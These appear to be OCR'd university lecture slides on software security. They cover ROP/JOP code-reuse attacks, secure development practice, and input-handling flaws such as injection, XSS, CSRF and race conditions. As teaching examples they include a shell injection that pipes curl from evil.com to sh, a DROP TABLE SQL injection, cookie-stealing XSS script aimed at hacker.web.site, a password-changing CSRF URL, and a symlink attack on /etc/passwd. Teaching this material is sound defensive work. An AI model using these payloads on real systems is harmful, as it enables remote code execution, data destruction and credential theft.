
[1] http://threatpost.com/en_us/blogs/new-remote-flaw-apple-quicktime-bypasses-aslr-and-dep-083010

Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




Figures taken from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Some common ROP operations


- Loading constants




- Control flow



- Arithmetic



- Memory



Figures adapted from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Bringing it all together

- Shellcode
  - Zeroes part of memory
  - Sets registers
  - Does execve syscall




Figure taken from "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" by Shacham

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See "Jump-oriented programming: a new class of code-reuse attack" by Bletsch et al.
    (covered in this deck if you're curious)

Software security in general

Software Security, Quality and Reliability

- Software quality and reliability:
  - Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
  - Concern is not how many bugs, but how often they are triggered

Defending against idiots

- Software security:
  - Attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
  - Triggered by inputs that differ dramatically from what is usually expected
  - Unlikely to be identified by common testing approaches


Defending against attackers

Defensive Programming

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - Assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a changed mindset to traditional programming practices
  - Programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs
- Conflicts with business pressures to keep development times as short as possible to maximize market advantage

Secure-by-design vs. duct tape

- Security a consideration from the start
- Security woven into *each* component



Security runs through everything

- Can't *just* have a separate team that "does software security"
  - They never get the power they need
  - They don't write the code that will be broken
  - Security is an *emergent property*; can't be added from outside
- Everyone developing a product must understand basic security concepts
  - Security team is there to test, advise, and provide training, not "add in the security"

What to do when you walk into a security mess

Fixing a mess: psychological steps

- If you don't have **buy-in from top leadership**,
  YOU WILL PROBABLY FAIL
  - Fight for the support you need (see next slide)
  - If you can't get it, consider leaving the company
  - The saddest people I've known are security experts at insecure companies…they pretty much just log the existence of timebombs they don't get to defuse.
- Acknowledge that:
  - It will be painful
  - Yes, adding security takes time away from feature work
  - Devs may have to <u>change their way of thinking</u>
  - There is a <u>trade-off</u> between security and usability
- Keep everyone remembering the *concrete real risks*

Fixing a mess: psychological steps:
How to convince an executive

- Words to use:
  - **<u>Cost to fix vs. cost if unfixed</u>**
  - Likelihood of risk & severity of risk
  - Cost to fix:
    - Human time
    - Opportunity cost of foregoing other features/fixes
  - Cost if unfixed:
    - Downtime
    - Loss of customer data
    - Damage to reputation
    - Actions of criminal attackers
    - Civil liability
    - Loss of sales
  - **Trade-off** against feature development and time-to-market
- If things are very toxic:
  - Negligence
  - Duty to report
  - Ethics board

- Words to avoid:
  - **<u>Anything involving computers</u>**

<u>The executive mindset:</u>

Maximize dollars

Change in dollars if we do X?

- Change in revenue
- Change in costs
- Opportunity cost

Fixing a mess: technical steps

Low-hanging fruit: Turn on and configure security features already available, and turn off dumb stuff:

- Use host-based firewalls
- Turn on encryption on protocols that support it (e.g. HTTP->HTTPS)
- Disable/uninstall unnecessary services
- Tighten permissions on all inter-communicating components (e.g. “your app doesn’t have to log into the database as root”)
- Install relevant security tools from elsewhere in the course (e.g. host/net-based IDS/IPS)
- Ensure there are no “fixed” passwords (e.g. every install of this app logs into its database with the password ‘9SlALfpY58jg’)

Fixing a mess: technical steps

Fixing processes:

- Make the build process smart and automated (if it isn't already)
  - Code analysis tools (e.g. lint, style checker, etc.)
  - Automated testing (e.g. nightly build tests)
- Team dedicated to security test development and auditing
  - Separate from the main developers!
- Code reviews (fine grained, in-team)
- Code audits (coarse grained, separate team)
- Bad practice ratchets:
  - Yes there are 33 instances of strcpy() in the code, but there shall not be a single one more!
  - Enforce with automated code analysis at check-in
  - Cause code check-ins that violate the ratchet to FAIL – code literally doesn't commit!
  - You must also have a team refactor the existing bad practices
    - Yes this could break old gnarly critical code, TOO BAD, that's where the vulnerabilities are likeliest!

Fixing a mess: technical steps

Identifying specific flaws:

- Penetration testing/code audit
  - If getting a contractor, research a ton and spend *real money*
    - Idiot security auditors are extremely common
- Short-term bug bounty
  - Why not long term? Because developers will start getting sloppy to generate bounties

Long-term re-architecting:

- Redesign the product in accordance with the principles of this course
- Phase in the changes over time
- Tie these changes to feature improvements to prevent them being cut by future short-sightedness

Specific software security practices

Handling input

- Identify all data sources
- Treat all input as dangerous
  - Explicitly **validate assumptions** on size and type of values before use
    - Numbers in **range**? Integer overflow? Negatives? Floating point effects?
    - Input not **too large**? Buffer overflow? Unbounded resource allocation?
    - Text input includes **non-text characters**?
    - **Unicode vs ASCII issues**?
      - Unicode has invisible characters, text-direction changing characters, and more! Also, what about stupid emojis????
    - Any **"special" characters**? The need for quoting/escaping...
      - For files, is **directory traversal** allowed (../../thing)?
        - Common bug in web apps: ask for ../../../../etc/passwd or similar
      - Danger of ***injection attacks*** (next slide)

Injection attacks

- When input is used in some form of code.
- Examples:
  - SQL injection ("SELECT FROM mydata WHERE X=$input")
    - $input = "; DROP TABLE mydata"
  - Shell injection ("whois –H $domain")
    - $domain = "; curl http://evil.com/script | sh"
  - Javascript injection ("Welcome, $name!")
    - $name = "<script>send_cookie_to_evil_domain();</script>"
- Solutions:
  - **Escape special characters** (e.g. ';', '<', etc.)
    - Used tested library function to do this – don't guess!!
  - For SQL: Use **prepared statements**
    - SQL integration library fills in variables instead of you doing it
  - Better solution for SQL: Use a **Object-Relational Mapping**
    - Library generates *all* SQL, no chance for an injection vulnerability

Validating Input Syntax

- It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
- Input data should be compared against what is wanted (**WHITE LIST**)

^ Yes, this is reasonable.

Use regular expressions for this!!

- Alternative is to compare the input data with known dangerous values (**BLACK LIST**)

^ No, bad text book! This is dumb!

Input Fuzzing

- Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989
- Software testing technique that uses randomly generated data as inputs to a program
  - Range of inputs is very large
  - Intent is to determine if the program or function correctly handles abnormal inputs
  - Simple, free of assumptions, cheap
  - Assists with reliability as well as security
- Can also use templates to generate classes of known problem inputs
  - Disadvantage is that bugs triggered by other forms of input would be missed
  - Combination of approaches is needed for reasonably comprehensive coverage of the inputs

Cross Site Scripting (XSS) Attacks

- Attacks where **input provided by one user** is subsequently **output to another user**
- Common in scripted Web applications
  - Inclusion of script code in the HTML content
  - Script code may need to access data associated with other pages
  - Browsers impose security checks and restrict data access to pages originating from the same site
- Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site
- XSS reflection vulnerability
  - Attacker includes the malicious script content in data supplied to a site

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Cross-Site Request Forgery (CSRF)

- In HTTP, the 'GET' transaction should not have side effects. Per RFC 2616:

  "In particular, the convention has been established that the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered "safe"."

- When a web app has a GET request that has a side effect, anyone can link to it! Then...
  - Victim user follows link
  - Targeted site identifies victim user by cookie and assumes user intends to do the action expressed by the link
- Example from uTorrent client: Change admin password

  http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin

- Fixes:
  - #1: GET urls shouldn't do stuff
  - #2: Anything that does do stuff should have a challenge/response

Adapted from https://en.wikipedia.org/wiki/Cross-site_request_forgery

Race condition

- Exploit multi-processing to take advantage of transient states in code
- Common example: **Time Of Check to Time Of Use** bug **(TOCTOU)**

Victim	Attacker

`if (access("file", W_OK) != 0) {`
`   exit(1);`
`}`
 	
`fd = open("file", O_WRONLY);`
`// Actually writing over /etc/passwd`
`write(fd, buffer, sizeof(buffer));`
	`//`
	`//`
	`// After the access check`
	`symlink("/etc/passwd", "file");`
	`// Before the open, "file" points to the password database`
	`//`
	`//`

- **How to exploit**: try a lot very fast, use debug facilities, etc.
- **Solutions**: Locking, transaction-based systems, drop privilege as needed

Adapted from https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use

Environment variables

- Control a LOT of things implicitly
  - Examples:
    - PATH sets where named binaries are located
    - LD_PRELOAD forces a shared library to load no matter what, allowing overrides of standard functions (e.g. open/close/read/write)
    - HOME sets where the home directory is, so things writing to ~/whatever can be made to write elsewhere
    - IFS sets what characters are allowed to separate words in a command (wow, that's tricky!)
- Need to make sure attacker can't change, especially when escalating privilege.
  - Example: If I have a legitimate setuid-root binary, but I can set PATH to my directory, then if that binary runs a program by name, it could be my version!
- Solution: Drop all environment and set manually during privilege escalation process
  - See here for more.

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH=”/sbin:/bin:/usr/sbin:/usr/bin”
export PATH
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

^ Can still exploit IFS variable (e.g. make it include ‘=‘ so the PATH change doesn’t happen)

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Use of Least Privilege

- Privilege escalation
  - Exploit of flaws may give attacker greater privileges
- Least privilege
  - Run programs with least privilege needed to complete their function
- Determine appropriate user and group privileges required
  - Decide whether to grant extra user or just group privileges
- Ensure that privileged program can modify only those files and directories necessary

Software security miscellany

- **#1: Error check ALL calls, even ones you think “can’t” fail**
- All code paths must be planned for!
- Avoid information leakage (especially in debug output!)
- Be wary of “serialization” (conversion of data structures to streams)
  - If data can include code (e.g. classes), bad input can yield arbitrary code
  - Tons of reported bugs in serialization.
    - Java now considers the Serializable interface to have been a *mistake*!
- Consider ‘weird’ versions of common things:
  - Weird files: FIFOs, device files, symlinks!
  - Weird URLs: URLs can include *any* scheme, including the ‘data’ schema that embeds the content right in the URL
  - Weird text: E.g., Unicode with all its extended abilities
  - Weird settings: Can make normal environments act in surprising ways (e.g. changing IFS)

Backup slides:
My past research on code reuse attacks

"Jump-oriented Programming" (JOP)


Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - **My research follows...**

Jump-oriented programming (JOP)

- Instead of `ret`, use indirect jumps, e.g., `jmp eax`

- How to maintain control flow?




The dispatcher in depth

- Dispatcher gadget implements:

  pc = **f**(*pc*)

  goto **pc*


- **f** can be anything that evolves *pc* predictably
  - Arithmetic: **f**(*pc*) = *pc*+4
  - Memory based: **f**(*pc*) = *(*pc*+4)



Availability of indirect jumps (1)

